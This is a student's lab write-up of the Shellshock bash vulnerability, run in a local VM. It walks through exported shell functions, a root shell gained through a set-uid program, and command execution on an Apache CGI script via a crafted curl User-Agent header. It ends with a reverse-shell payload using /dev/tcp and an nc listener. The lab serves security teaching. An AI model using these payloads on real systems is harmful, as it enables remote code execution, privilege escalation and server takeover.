SECURE CODING LAB
SHELLSHOCK ATTACK

Shell Functions :

```
[11/16/22]seed@VM:~$
[11/16/22]seed@VM:~$ foo() { echo "Inside function"; }
[11/16/22]seed@VM:~$ declare -f foo
foo ()
{
    echo "Inside function"
}
[11/16/22]seed@VM:~$ foo
Inside function
[11/16/22]seed@VM:~$ unset -f foo
[11/16/22]seed@VM:~$ declare -f foo
[11/16/22]seed@VM:~$
```

Here, we created a function called foo , giving Inside function to print.
declare -f function name will define the function like displaying the contents of the function.
unset command will remove the function. Thus, again if we are trying to print the function, it's not displaying as we unset the function.

Passing shell function to child process :

Here, creating a function named foo and exporting it to the child process by using export command.

bash command is given so that it runs as child process.

In the child process, declare -f foo is given which it displays the function

As the foo function got exported to the child process using export command, The child process also displays the function as it taken from the parent process.

```
[11/16/22]seed@VM:~$ foo() { echo "hello world"; }
[11/16/22]seed@VM:~$ declare -f foo
foo ()
{
    echo "hello world"
}
[11/16/22]seed@VM:~$ foo
hello world
[11/16/22]seed@VM:~$ export -f foo
[11/16/22]seed@VM:~$ bash
[11/16/22]seed@VM:~$ declare -f foo
foo ()
{
    echo "hello world"
}
[11/16/22]seed@VM:~$ foo
hello world
[11/16/22]seed@VM:~$
```

Declaring above function with shellshock vulnerability.

```
[11/24/22]seed@VM:~$ foo='() { echo "hello world"; };'
[11/24/22]seed@VM:~$ echo $foo
() { echo "hello world"; };
[11/24/22]seed@VM:~$ declare -f foo
[11/24/22]seed@VM:~$ export foo
[11/24/22]seed@VM:~$ bash_shellshock
[11/24/22]seed@VM:~$ echo $foo

[11/24/22]seed@VM:~$ declare -f foo
foo ()
{
    echo "hello world"
}
[11/24/22]seed@VM:~$ foo
hello world
[11/24/22]seed@VM:~$
```

Here , we didn't got the value of foo in the child process which is running in shellshock bash. This is due to the vulnerable version of bash (shellshock) which considers () { as a function only.

Shellshock Vulnerability

Shellshock vulnerability exploited a mistake made by bash when it converts environment variables into function definition.

```
[11/24/22]seed@VM:~$ foo='() { echo "hello world"; }; echo "extra";'
[11/24/22]seed@VM:~$ echo $foo
() { echo "hello world"; }; echo "extra";
[11/24/22]seed@VM:~$ export foo
[11/24/22]seed@VM:~$ bash_shellshock
extra
[11/24/22]seed@VM:~$ echo $foo

[11/24/22]seed@VM:~$ declare -f foo
foo ()
{
    echo "hello world"
}
[11/24/22]seed@VM:~$
```

Due to a bug in parsing logic , bash executes some of the command contained in the variable.

Shellshock attack on Set-uid programs

Taking vul.c program


```
#include<stdio.h>
#include<unistd.h>
#include<stdlib.h>
void main()
{
        setuid(geteuid());
        system("/bin/ls -l");
}
~
```

```
[11/26/22]seed@VM:~$ gcc vul.c -o vul
[11/26/22]seed@VM:~$ ./vul
total 56
drwxr-xr-x 3 seed seed  4096 Nov 22 01:30 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
-rwxrwxr-x 1 seed seed 16784 Nov 26 23:46 vul
-rw-rw-r-- 1 seed seed   115 Nov 25 12:00 vul.c
[11/26/22]seed@VM:~$ sudo chown root vul
[11/26/22]seed@VM:~$ sudo chmod 4755 vul
[11/26/22]seed@VM:~$ ls -al vul
-rwsr-xr-x 1 root seed 16784 Nov 26 23:46 vul
[11/26/22]seed@VM:~$ export foo='() { echo "hello"; }; /bin/sh'
[11/26/22]seed@VM:~$ ./vul
sh-4.2# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
sh-4.2#
```

As we can see, code is set with set-uid and it got root privilege. We given extra command /bin/sh which the vulnerable version executes the extra part and got root shell running.


Shellshock attack on CGI programs

Creating a Hello World cgi program.




Running apache server by the command systemctl start apache2

We will use curl command to run the script as url and will get the Hello World output.



When user sends curl URL to Apache web server , it will create a child process using fork() and then uses exec() to execute the CGI script.

Now modifying the cgi program to print the environment variables.



Executing this script will print the env variables.

```
┌──(root㉿kalitousif)-[/usr/lib/cgi-bin]
└─# curl localhost/cgi-bin/vul.cgi
** Environment Variables **
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.84.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.54 (Debian) Server at localhost Port 80<
/address>
SERVER_SOFTWARE=Apache/2.4.54 (Debian)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/vul.cgi
REMOTE_PORT=47544
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/vul.cgi
SCRIPT_NAME=/cgi-bin/vul.cgi
```

User-Agent is : curl/7.84.0

We can change the user agent value to anything by using -A option at curl command.

```
┌──(root㉿kalitousif)-[/usr/lib/cgi-bin]
└─# curl -A "test"  localhost/cgi-bin/vul.cgi
** Environment Variables **
HTTP_HOST=localhost
HTTP_USER_AGENT=test
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.54 (Debian) Server at localhost Port 80<
/address>
SERVER_SOFTWARE=Apache/2.4.54 (Debian)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/vul.cgi
REMOTE_PORT=41762
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/vul.cgi
SCRIPT_NAME=/cgi-bin/vul.cgi
```

Launching Shellshock attack :

```
┌──(root㉿kalitousif)-[/usr/lib/cgi-bin]
└─# curl -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/ls -l" http://localhost/cgi-bin/vul.cgi
total 4
-rwxr-xr-x 1 root root 121 Nov 29 07:06 vul.cgi
```

/bin/ls command got executed due to the shellshock vulnerability. This privilege can damage some things in server.

Creating reverse shell :

If we put /bin/bash in our exploit , the bash will be executed at the server side.


Reverse shell redirects the standard input,output,error devices to a network connection.
This way, attacker can run whatever command they like and get their output.

```
┌──(tousif㉿kalitousif)-[/usr/lib/cgi-bin]
└─$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo; echo; /b
in/bash -i > /dev/tcp/192.168.59.133/9001 0<&1 2>&1" http://127.0.0.1/cgi-bin
/vul.cgi
```

Here , -i stands for interactive and output of the shell redirected to the TCP connection.

Once running the url , we see the output through nc listener.

The reverse shell is obtained as shown below.


┌──(tousif㉿kalitousif)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.59.133] from (UNKNOWN) [192.168.59.133] 55984
bash: cannot set terminal process group (4581): Inappropriate ioctl for devic
e
bash: no job control in this shell
www-data@kalitousif:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@kalitousif:/usr/lib/cgi-bin$